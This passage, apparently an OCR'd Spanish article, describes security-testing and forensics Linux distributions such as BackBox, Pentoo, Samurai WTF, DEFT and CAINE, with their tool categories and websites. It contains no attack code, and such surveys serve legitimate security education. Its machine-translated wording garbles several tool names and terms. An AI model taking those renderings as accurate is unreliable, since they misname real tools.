Se dice que la necesidad es la madre de toda invención y NodeZero Linux no es diferente. Nuestro equipo está construido de testers y desarrolladores, que han venido con el censo que viven los sistemas no ofrecen lo que necesitan en sus auditorías de seguridad. Distribuciones de Penetration Testing tienden a haber utilizado históricamente el "Live" concepto de sistema de Linux, lo que realmente significa que ellos tratan de no hacer efectos permanentes a un sistema. Ergo todos los cambios se han ido al reiniciar el sistema, y van desde los medios de comunicación, tales como discos y unidades de USB. Sin embargo todo lo que esto tal vez muy útil para las pruebas de vez en cuando, su utilidad puede ser agotado cuando se está probando con regularidad. Es nuestra creencia de que "de Live System" simplemente no escala bien en un entorno de pruebas sólidas.

Todos sin embargo NodeZero Linux puede ser usado como un "sistema vivo" para las pruebas de vez en cuando, su fuerza real viene de la comprensión de que un probador requiere un sistema fuerte y eficiente. Esto se logra en nuestra creencia de que trabaja en una distribución que es una instalación permanente que se beneficia de una fuerte selección de las herramientas, integradas con un entorno Linux estable.
NodeZero Linux es confiable, estable y potente. Tiene como base la distribución Ubuntu. NodeZero Linux toma toda la estabilidad y la fiabilidad que se obtiene con el modelo de soporte a largo plazo de Ubuntu, y su poder viene de las herramientas configuradas para la seguridad.


Sitio web: http://www.nodezero-linux.org

BackBox
BackBox es una distribución Linux basada en Ubuntu. Ha sido desarrollado para realizar pruebas de penetración y evaluaciones de seguridad. Diseñado para ser rápido, fácil de usar y proporcionan un entorno de escritorio completo aún mínima, gracias a sus propios repositorios de software , siempre actualizado a la última versión estable de las herramientas de hacking ético más utilizados y conocidos .

Es una distribución live, en la cual se pueden encontrar herramientas como ettercap , John the Ripper , Metasploit, Nmap , Wireshark, y muchas otras.
El objetivo principal de BackBox es proporcionar una alternativa , altamente personalizable y sistema de rendimiento. BackBox utiliza el gestor de ventanas ligero Xfce . Incluye algunos de los de seguridad y análisis de las herramientas de Linux más utilizados , con el objetivo de una amplia difusión de los objetivos , que van desde el análisis de la aplicación web a la red de análisis , a partir de las pruebas de resistencia a la inhalación , incluyendo también la evaluación de la vulnerabilidad , el análisis forense informático y explotación.
El poder de esta distribución está dada por su núcleo repositorio de Launchpad constantemente actualizado a la última versión estable de las herramientas de hacking ético más conocidos y utilizados . La integración y el desarrollo de nuevas herramientas dentro de la distribución sigue el inicio de la comunidad de código abierto y en particular los criterios de Debian Free Software Guidelines .
Podemos destacar las siguientes caracteristicas de BackBox Linux:

- El rendimiento y la velocidad son elementos clave: Partiendo de un gestor de escritorio XFCE debidamente configurado que ofrece la estabilidad y la velocidad , que sólo unos pocos otros DMs pueden ofrecer , alcanzando en ajustes extremos de los servicios , configuraciones, los parámetros de inicio y toda la infraestructura. BackBox ha sido diseñado con el objetivo de conseguir el máximo rendimiento y mínimo consumo de recursos. Esto hace BackBox una distro muy rápido y conveniente incluso para las configuraciones de hardware antiguos .
- Todo está en el lugar correcto: El menú principal de BackBox ha sido bien organizado y diseñado para evitar cualquier caos / desorden encontrar herramientas que estamos buscando . La selección de cada herramienta solo se ha hecho con la precisión con el fin de evitar redundancias y las herramientas que tienen funcionalidades similares .
- Con especial atención al usuario final todas las necesidades , todos los archivos del menú de configuración y se han organizado y se reduce a un mínimo esencial , necesario para proporcionar un uso intuitivo, amigable y fácil de la distribución de Linux.
- Es compatible con Debian: El proceso de empaquetado de software , la configuración y el ajustes del sistema de seguimiento a las líneas de guía estándar de Ubuntu / Debian. Cualquiera de los usuarios de Debian y Ubuntu se sentirán muy familiarizados, mientras que los recién llegados se sigue la documentación y la caja de adiciones oficiales de personalizar su sistema sin ningún trabajo complicado nada más, ya que es estándar y sencillo !

- Es versátil: Como la distribución live , BackBox ofrecer una experiencia que pocos otra distribución puede ofrecer y una vez instalado , naturalmente, se presta a desempeñar el papel de un sistema de escritorio orientada . Gracias al conjunto de los paquetes incluidos en el repositorio oficial que proporciona al usuario un uso fácil y versátil del sistema .
- Es amigable: Si desea hacer cualquier cambio / modificación , con el fin a la habitación a sus propósitos , o tal vez añadir herramientas adicionales que no están presentes en los repositorios , nada podría ser más fácil de hacer eso con BackBox . Crea tu propio Launchpad PPA , envíe su paquete a dev equipo y contribuir activamente a la evolución de BackBox Linux.



Sitio web: http://www.backbox.org

Blackbuntu


Blackbuntu es la distribución de las pruebas de penetración, que fue diseñado especialmente para la formación de estudiantes y profesionales de la seguridad informática. Blackbuntu es la distribución de las pruebas de penetración con el entorno de escritorio GNOME.

Aquí está una lista de herramientas de seguridad y pruebas de penetración - o más bien las categorías disponibles en el paquete Blackbuntu, (cada

categoría tiene muchas subcategorías), pero esto le da una idea general de lo que viene con esta distro Pentesting:

- Recopilación de información,
- Mapeo de Redes,
- Vulnerabilidad de identificación,
- Penetración,
- Escalada de privilegios,
- Mantenimiento del Acceso,
- Análisis de redes de radio,
- Análisis de VoIP,
- Forense Digital,
- Ingeniería inversa
- Sección Varios.

Debido a que este se basa Ubuntu, casi todos los dispositivos y hardware sólo trabajarían la cual es excelente ya que desperdicia menos resolviendo problemas y más tiempo de trabajo.




Sitio web: http://sourceforge.net/projects/blackbuntu/

Samurai Web Testing Framework

La Web Testing Framework Samurai es un entorno linux vivo (live) que ha sido pre - configurado para funcionar como un entorno de pen -testing para web. La distribución contiene lo mejor del código abierto y herramientas

gratuitas que se centran en las pruebas de ataque a sitios web. En el desarrollo de este entorno , hemos basado nuestra selección en las herramientas que utilizamos en nuestra práctica de seguridad. Hemos incluido las herramientas utilizadas en los cuatro pasos de un web pen-test.
A partir de reconocimiento, hemos incluido herramientas como el escáner de dominio feroz y Maltego . Para el mapeo , se han incluido herramientas como WebScarab y ratproxy . A continuación, elegimos las herramientas para el descubrimiento. Estos incluirían w3af y eructo . Para la explotación, la etapa final, que incluye BeEF, AJAXShell y mucho más. Esta distibución también incluye una wiki preconfigurada , creado para ser el almacén central de información durante el test de penetración.

La mayoría de las pruebas de penetración se centran en cualquiera de los ataques de red o ataques a aplicaciones web. Dada esta separación , muchas pruebas propias de intrusión han seguido comprensiblemente un patrón , que se especializa en un tipo de prueba u otro. Mientras que tal especialización es un signo de una industria de pruebas de penetración sano y vibrante , las pruebas se centraron en sólo uno de estos aspectos de un entorno de destino que con frecuencia se olvidan los riesgos de negocio reales de vulnerabilidades descubiertas y explotadas por atacantes decididos y capacitados. Mediante la combinación de ataques de aplicaciones web , como la inyección SQL , Cross -Site Scripting , y Remote File Incluye a los ataques de red tales como el escaneo de puertos , el compromiso de servicio, y la explotación del lado del cliente , los ataques son mucho más letales. Los que hace pruebas de penetración y las empresas que utilizan sus servicios tienen que entender estos ataques combinados y cómo medir si son vulnerables a ellos. Esta sesión ofrece ejemplos prácticos de pruebas de penetración , que combinan estos vectores de ataque , y consejos del mundo real para la realización de dichas pruebas en contra de su propia organización.
Samurai Web Testing Framework parece una distribución muy limpia y los desarrolladores se centran en lo que mejor saben hacer , en lugar de tratar de agregar todo en una sola distribución y por lo tanto hacer más difícil el apoyo . Se trata de una manera buena para empezar. Debemos comenzar con un pequeño conjunto de herramientas y luego pasar al paso siguiente.




Sitio web: http://samurai.inguardians.com

Knoppix STD

Aunque su nombre podría sonar muy dañino, en verdad es muy útil. STD son las siglas de Security Tools Distribution. También es conocida como Knoppix STD, esta distro es una versión personalizada de Knoppix y está destinada a usuarios profesionales y novatos que están cómodos trabajando con la línea de comandos. Las características de STD incluyen un buen número de herramientas de seguridad y administración de redes, las cuales están divididas en muchas categorías como encryption utilities, penetration tools, forensic tools, intrusion detection, packet sniffers, wireless tools, y password crackers.

Al igual que Knoppix , esta distro está basada en Debian y se originó en Alemania. STD es una herramienta de seguridad . En realidad se trata de una colección de cientos si no miles de herramientas de seguridad de código abierto . Es una distribución Linux Live (es decir, que se ejecuta desde un CD o USB de arranque en la memoria ram sin cambiar el sistema operativo nativo de su PC) . Su único objetivo es poner tantas herramientas de seguridad a su disposición con una interfaz lo mas elegante posible.

La arquitectura es i486 y se extiende desde los siguientes equipos de escritorio : GNOME , KDE , LXDE y Openbox también . Knoppix ha existido desde hace mucho tiempo - de hecho, creo que fue una de las distros originales en vivo .
Knoppix STD está diseñado principalmente para ser utilizado como un LiveCD/LiveUSB , también se puede instalar en un disco duro . El STD en el nombre Knoppix representa Herramientas de Seguridad Distribución . La sección de la criptografía es particularmente bien conocido en Knoppix .
Los desarrolladores y foro oficial puede parecer snob (me refiero a ver esto desde su FAQ
Pregunta: Soy nuevo en Linux . ¿Debería probar Knoppix STD?
Respuesta: No. Si usted es nuevo en Linux STD será meramente un obstáculo para su experiencia de aprendizaje . Utilice Knoppix en su lugar .
Pero bueno, no es todos los usuarios de distribuciones Pentest son así ? Si usted no puede tomar el calor , tal vez no deberías estar intentando una distro pentest después de todo. Felicitaciones a los STD dev por hablar su mente .



Sitio web: http://s-t-d.org

Pentoo

Pentoo es un Live CD y Live USB diseñado para pruebas de penetración y la evaluación de la seguridad. Basado en Gentoo Linux, Pentoo se ofrece tanto como 32 y 64 bits livecd instalable. Pentoo también está disponible como un overlayfor una instalación de Gentoo existente. Cuenta con controladores de inyección de paquetes parcheados wifi, GPGPU cracking de software , y un montón de herramientas para pruebas de penetración y la evaluación de la seguridad. El kernel Pentoo incluye grsecurity y PAX endurecimiento y parches adicionales - con los binarios compilados a partir de una cadena de herramientas endurecido con las últimas versiones nocturnas de algunas herramientas disponibles .

Se trata básicamente de una instalación de Gentoo con un montón de herramientas personalizadas , núcleo personalizado , y mucho más . Aquí está una lista no exhaustiva de las características que figuran actualmente :

- Hardened Kernel con aufs parches
- Pila Wifi portado de la última versión estable del kernel
- Módulo de soporte de carga slax ala
- Guardar los cambios en el palillo del usb
- XFCE4 wm
- Cuda / OpenCL agrietamiento apoyo con herramientas de desarrollo
- Actualizaciones del sistema si lo ha hecho por fin instalado

Pentoo tiene un ebuild meta Pentoo / Pentoo y varios perfiles Pentoo , que instalará todas las herramientas Pentoo basados en los parámetros USE . La lista de paquetes es bastante adecuada. Si usted es un usuario de Gentoo , es posible que desee utilizar Pentoo ya que es la distribución más cercano con la construcción similar.

Captura de pantalla:

Sitio web: http://www.pentoo.ch

WEAKERTH4N

Weakerth4n es una distribución bien cuidada y una comunidad devota. Construido a partir de Debian Squeeze (Fluxbox dentro de un entorno de escritorio), este sistema operativo es particularmente adecuada para WiFi piratería, ya que contiene un montón de grietas inalámbrica y herramientas de hacking.

Herramientas que incluye: ataques Wifi, SQL Hacking, Cisco Explotación, Password Cracking, Web Hacking, Bluetooth, VoIP Hacking, Ingeniería Social, recopilación de información, Fuzzing Android Hacking, Redes y Fundas para que crean.

Especificaciones: Tipo de SO: Linux. Basado en: Debian, Ubuntu Origen: Italia Arquitectura: i386, x86_64Escritorio: XFCE

Si miramos en su página web te da la sensación de que los mantenedores son activos y que escribe un montón de guías y tutoriales para ayudar a los novatos. Como se basa en Debian Squeeze, esto podría ser algo que se quiere dar una oportunidad.

Sitio web: http://weaknetlabs.com/main/

Matriux

Otra gran distribución enfocada para pentesters. En esta distribución, podemos encontrar algunas herramientas conocidas como :

Fast-Track (nos ofrece un framework que nos facilita la tarea a la hora de querer auditar la seguridad de nuestros equipos, nos permite la identificación y explotación de vulnerabilidades encontradas en los servicios que corren en nuestras maquinas, servidores o páginas web…).

Angry Ip (una gran herramienta que nos permite la identificación de host activos en nuestra red o de un rango de direcciones IP en especifico, como también nos permite identificar los puertos que están activos en dichos hosts).

Wireshark (la mayoría ya conocemos esta gran herramienta que nos permite ver el tráfico que pasa por nuestra red local, con la ayuda de unos buenos filtros podríamos ver que tan segura es nuestra red y ver si muestra información sensible para usuarios mal-intencionados en nuestra red).

BruteSSH (con esta herramienta podremos saber que tan segura es la contraseña que hemos definido para nuestros ssh de nuestras maquinas,

recordemos que este tipo de herramientas de fuerza bruta funcionan con listas de contraseñas por defecto recolectadas desde internet).

Sitio web: http://www.matriux.com


DEFT

DEFT Linux es una distribución GNU / Linux Live software libre basada en Ubuntu , diseñada por Stefano Fratepietro para fines relacionados con la informática forense y la seguridad informática.

DEFT Linux se compone de un sistema GNU / Linux y DART (Toolkit Respuesta Digital Avanzada) , la suite dedicada a la ciencia forense digital y actividades de inteligencia. Actualmente es desarrollado y mantenido por Stefano Fratepietro , con el apoyo de Massimo Dal Cero, Sandro Rossetti, Paolo Dal Checco , Davide Gabrini , Bartolomeo Bogliolo , Valerio Leomporra y Marco Giorgi .

La primera versión de Linux DEFT se introdujo en 2005 , gracias al Curso de Computación Forense de la Facultad de Derecho de la Universidad de Bolonia. Esta distribución se utiliza actualmente en el laboratorio Forense celebrado en la Universidad de Bolonia y en otras muchas universidades italianas y las entidades privadas .

También es una de las principales soluciones empleadas por las fuerzas del orden durante las investigaciones forenses informáticos .



Además de un número considerable de aplicaciones linux y scripts , hábil también cuenta con la suite de DART que contiene aplicaciones de Windows (tanto de código abierto y de código cerrado) que siguen siendo viables como no hay un equivalente en el mundo Unix.
Sitio web: http://www.deftlinux.net

CAINE

Caine es otra distro basada Ubuntu de origen italiano.
Caine (un acrónimo de Computer Aided Investigative Enviroment') es una distribución live orientada a la informática forense (forense) históricamente concebido por Giancarlo Giustini , dentro de un proyecto de análisis forense del Centro de Investigación Interdepartamental digital para la Seguridad (CRIS) de la Universidad de Módena y Reggio Emilia ver sitio Oficial. Actualmente el proyecto se mantiene gracias a Nanni Bassetti .
La última versión de Caine se basa en Ubuntu Linux 12.04 LTS , yerba mate y LightDM . En comparación con su versión original , la versión actual se ha modificado para cumplir con los estándares de fiabilidad y las normas seguridad forense establecidas por el NIST.

Caine incluye :
Interface Caine - con una interfaz fácil de usar que reúne una serie de herramientas forenses de renombre , muchos de los cuales son de código abierto ;
Actualizado y con un entorno para llevar a cabo un análisis forense optimizado ;
Generador de reportes semi-automático, por lo que el investigador tiene un documento fácilmente editable y exportable con un resumen de las actividades;
La adhesión al procedimiento de investigación definido recientemente por la ley italiana 48/2008 , la Ley 48 /2008, .

Caine es la primera distribución que incluye herramientas forenses dentro de los Scripts Caja / Nautilus y todos los parches de seguridad para no alterar los dispositivos de análisis.
La distro utiliza varios parches fabricados específicamente para hacer que el sistema "forense" , es decir, no alterare el dispositivo original para ser probado y / o duplicados :

Spoofing sistema de archivos raíz: parche que evita la manipulación del dispositivo de origen ;

Parche de no recuperación automática de Journal dañado : parche que evita la manipulación de la fuente del dispositivo , a través de la recuperación de Journal ;

Mounter y RBFstab : dispositivos de montaje de forma sencilla ya través de la interfaz gráfica . RBFstab se establece en el tratamiento de EXT3 como noload EXT4 con la opción de evitar la recuperación automática de cualquier archivo Journal corrupto de EXT3 ;

